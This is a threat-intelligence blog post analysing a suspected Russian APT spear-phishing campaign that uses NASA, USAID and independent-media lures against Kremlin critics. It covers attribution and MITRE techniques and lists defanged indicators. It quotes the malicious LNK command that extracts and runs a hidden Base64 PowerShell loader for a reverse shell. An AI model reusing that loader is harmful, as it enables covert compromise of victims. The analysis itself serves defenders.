blog.cluster25.duskrise.com /2024/01/30/russian-apt-opposition

The Bear and The Shell: New Campaign Against Russian Opposition

Cluster25 Threat Intel Team :: 1/30/2024

By Cluster25 Threat Intel Team

January 30, 2024



Cluster25 uncovered a newly initiated campaign likely associated with a **Russian APT** (Advanced Persistent Threat) group. The spear-phishing messages employed in this campaign targeted entities that were openly critical of the Russian government and aligned with Russian dissident movements, both within and beyond the nation's borders.

The attack analyzed by Cluster25 employed a **NASA-themed lure** to deceive the victim to execute an **open-source multiplatform reverse shell** named as HTTP-Shell. During the investigation, Cluster25 researchers found many other artifacts related to attacks having the same TTPs and conducted in the same days, discovering that the first note about this malicious campaign was made public by the Netherlands-based investigative journalism group **Bellingcat** on X social network.

All of the analyzed attacks could be considered as belonging to the same campaign and related to the same threat actor.

INSIGHTS

NASA-themed Attack

The first stage of the attack consists of a ZIP file (756bb560e21453ac09215cc9aae9dc1a) named *"NASA_Job_Offer(2).zip"* which contains a single LNK file disguised as a PDF titled *"Offer.pdf"* (f2bc317ce04727cc99cfb6225e2a2802).

LNK TARGET

/c start /B findstr /R "CiRFcnJvckFjdGlvbl" Offer.pdf.lnk > "%tmp%\Temp.jpg" & start /B pOwERsHEIL - windowstyle hidden -NoLogo -NonInteractive -NoProfile -ExecutionPolicy Bypass -c " [Text.Encoding]::Utf8.GetString([Convert]::FromBase64String((Get-Content "%tmp%\Temp.jpg"))) | POwERsHEIL"

The PowerShell script searches for the string pattern "*CiRFcnJvckFjdGlvbl*" in the LNK file using the **findstr** utility, then it redirects the output to a file named "**Temp.jpg**" in the %TEMP% directory and finally it executes the resulting Base64-decoded PowerShell command.



The executed Powershell script belongs to an *open-source* project called**HTTP-Shell**, which is a **Multiplatform Reverse Shell working over HTTP**. As stated on the official HTTP-Shell page, "the main goal of the tool is to use it in conjunction with Microsoft Dev Tunnels, in order to get a connection **as close as possible to a legitimate one**".



Among its capabilities, the shell is able to **upload and download files**, to **auto-reconnect to the C&C**, and to **move between directories**. The command and control was chosen to appear as much as possible like a legitimate PDF editing site to decrease the detection rate.

C&C pdf-online[.]top Meanwhile, the following PDF lure regarding NASA "Reasonable Accommodations Procedures for Individuals with Disabilities" is displayed to the victim.



RELATED ATTACKS

While investigating the aforementioned attack, **Cluster25** researchers discover additional campaigns that with *high probability* are related to the same threat actor, since they all use the **same kill chain** with *identical shortcut icons*.

Name	Туре	Size
2023_Annual_Report.pdf	Shortcut	2 KB
ayaz.pdf	Shortcut	524 KB
🚝 fabrika-nakrutok-kak-vk-prevrashchaet-r	Shortcut	504 KB
🚝 fakes_war_time.pdf	Shortcut	340 KB
kak-pomilovannye-vagnerovcy-snova.pdf	Shortcut	786 KB
B Offer.pdf	Shortcut	162 KB

Moreover, some of them use a similar lure (like USAID-themed attack) and share the same C&C server.

First Lure

First seen: 2023-12-19

The first lure found is linked to **USAID**, the United States Agency for International Development, that is an independent agency of the United States government primarily responsible for administering civilian foreign aid and development assistance. This is the lure used in the phishing attack against Bellingcat, as stated in the introduction. The lure was related to the 2023 Annual report of the US Agency. But the used PDF is actually a document called "USAID Shooting guide", a booklet on how to shoot better documenting photos for the Agency's interviews.

<text><text><section-header><section-header><section-header><section-header><section-header><section-header><list-item><section-header><list-item><section-header><list-item><list-item><list-item><list-item></table-row></table-row></table-row></table-row></table-row></table-row></table-row></table-row></table-row></table-row>

This sample employs the same command and control server of the NASA-themed attack.

C&C

pdf-online[.]top

USAID

USAID Shooting guide

Second Lure

First seen: 2023-12-19

The second lure used by the threat actor is an article originally posted by **Осторожно Media**, a media outlet related to Ksenia Sobchak, a Russian socialite, television presenter, and businesswoman. She has been a **vocal critic of Russian President Vladimir Putin** and has expressed support for democracy and human rights. The article is about Ayaz Shabutdinov, a businessman and blogger who has been accused of fraud, in relation to his educational company called Like and their business courses. Shabutdinov is being investigated by the police after eight people filed complaints against him.



This attack, along with the ones employing all the subsequent lures in this report, **shares the same command and control server**.

C&C

api-gate[.]xyz

Third Lure

First seen: 2024-01-11


The third lure is an article written by the media outlet **The Bell**. The founder of the project is Elizaveta Osetinskaya, a Russian journalist and media manager, former editor-in-chief of RBC, the Russian version of Forbes magazine and also the Vedomosti newspaper. **Osetinskaya** condemned the 2022 Russian invasion of Ukraine, and then on April 1, 2022, she **was declared foreign agent by the Russian Ministry of Justice**. The article speaks about how social media is being used to spread misinformation during the Israel-Hamas conflict.



Fourth Lure

First seen: 2024-01-12

Also the fourth lure is an article written by the media outlet **The Bell**. This **article** is about **how the Russian social network VK is used as a tool to spread political content towards Russians**. Two years ago, VK changed ownership and leadership, transitioning from Alisher Usmanov to Yuri Kovalchuk and Gazprom Media, marketing a strategic shift in the company's objectives within the controlled environment of the Russian internet (RuNet).



Fifth Lure

First seen: 2024-01-12

The fifth lure is an article shared by **Verstka**, a socio-political publication launched on April 26th 2022 as a response to the Russian censorship of the media after the start of the Ukraine war. **This outlet is led by independent journalists**. The article used as a lure is about how some pardoned Wagner Group fighters have continued to commit crimes after returning to Russia. It discusses the number and the types of crimes they have committed and the sentences they have received, being strongly critical to the paramilitary organization.



VICTIMOLOGY

As mentioned in the introduction, the spear-phishing emails were directed at organizations that were critical of the Russian government and supported Russian dissident movements, both within and outside of Russia. Some of the lures used in the attacks originated from media sources associated within the Russian independent media sphere. It is worth noting that the first public disclosure of this campaign came from the **Netherlands-based investigative journalism group Bellingcat**. They were the first to publish a post on X detailing information about the attack.

In accordance with Cluster25 telemetry and visibility, activities associated with this campaign have been observed in various countries worldwide, including Portugal, the USA, and Israel (as reported in the next figure).



ATTRIBUTION

During Cluster25 research, it was noted that the domain used in the attack against Bellingcat usaid[.]pm resolves an IP address (80.78.26[.]183) that is related to a Sliver beacon of late September 2022.

Sliver, like HTTP-Shell, is an *open-source* tool for **adversary emulation**. So, it is possible that these infrastructures and tools are related to the same threat actor.

The same IP address was associated with other two domains resembling phishing pages and resulting active in the same days as usaid[.]pm, from December 18th to 22th:

- nasa[.]network probably related to the Nasa-themed attack previously described;
- zdg[.]re probably used by the attacker to simulate Ziarul de Gardă (zdg.md), an independent investigative weekly newspaper in the Republic of Moldova.

Considering the techniques employed during the various observed attacks and the themes used in crafting digital lures, it is highly plausible that the campaign is linked to an advanced group operating on behalf of the Russian government against dissident movements both inside and outside of Russia.

MITRE ATT&CK MATRIX

TACTIC	TECHNIQUE	DESCRIPTION
Resource Development	T1583.001	Acquire Infrastructure Domains
Initial Access	T1566.001	Phishing: Spearphishing Attachment
Execution	T1059.001	Command and Scripting Interpreter: PowerShell
Execution	T1204.002	User Execution: Malicious File

Defense Evasion	T1140	Deobfuscate/Decode Files or Information
Defense Evasion	T1036	Masquerading
Defense Evasion	T1027	Obfuscated Files or Information
Command and Control	T1105	Ingress Tool Transfer
Command and Control	T1071.001	Application Layer Protocol: Web Protocols
Exfiltration	T1041	Exfiltration Over C2 Channel

INDICATORS OF COMPROMISE

CATEGORY TYPE VALUE ZIP SHA256 e058bc966a436982aef3b2cbc78a380be324e80fd0789716d0c069dd441d9a48 DROPPER ZIP SHA256 506a64c619580bc91a51bde3a3c3f5aced3ed1106413ac11a721c56817b04573 DROPPER ZIP SHA256 c3faaa3a6b0831f1d3974fcee80588812ca7afeb53cc173e0b83bcb6787fa13e DROPPER ZIP SHA256 9341cd36d012f03d8829234a12b9ff4e0045cb233e86127ef322dc1c2bb0b585 DROPPER ZIP SHA256 61edbae96a0e64d68f457fdc0fc4f4a66df61436a383b8e4ea2a30d9c9c2adde DROPPER ZIP SHA256 36c7b7eb073a72ca37bab88b242cdadfc3cd5da7b4f714004bc63cdcee331970 DROPPER LNK SHA256 f080eec275f07aec6b7a617e215d034e67e011184e1de5b2e71e441a6dd8027f DROPPER LNK SHA256 114935488cc5f5d1664dbc4c305d97a7d356b0f6d823e282978792045f1c7ddb DROPPER LNK SHA256 5fa3d13366348e7c999cca9a06e4d2f5ec7f518aca3b36f0366ecedba5f2b057 DROPPER LNK SHA256 a5270b4e69f042fd7232b2bfc529c72416a8867b282b197f4aea1045fd327921 DROPPER LNK SHA256 975c708b22b084d4b0d503b4c8129d1ffee057a0636b1beed59c448dd76bbad1 DROPPER DROP-DOMAIN usaid[.]pm POINT DROP-DOMAIN nasa[.]network POINT DROP-DOMAIN zdg[.]re POINT DROP-DOMAIN news4you[.]top POINT C&C DOMAIN pdf-online[.]top C&C DOMAIN api-gate[.]xyz C&C URL http://pdf-online[.]top/api/v1/Client/Info C&C http://pdf-online[.]top/api/v1/Client/Token URL C&C URL http://pdf-online[.]top/api/v1/Client/Debug

♥ Malware, Intelligence, APT, Russia

© 2024 DuskRise Inc. All Rights Reserved.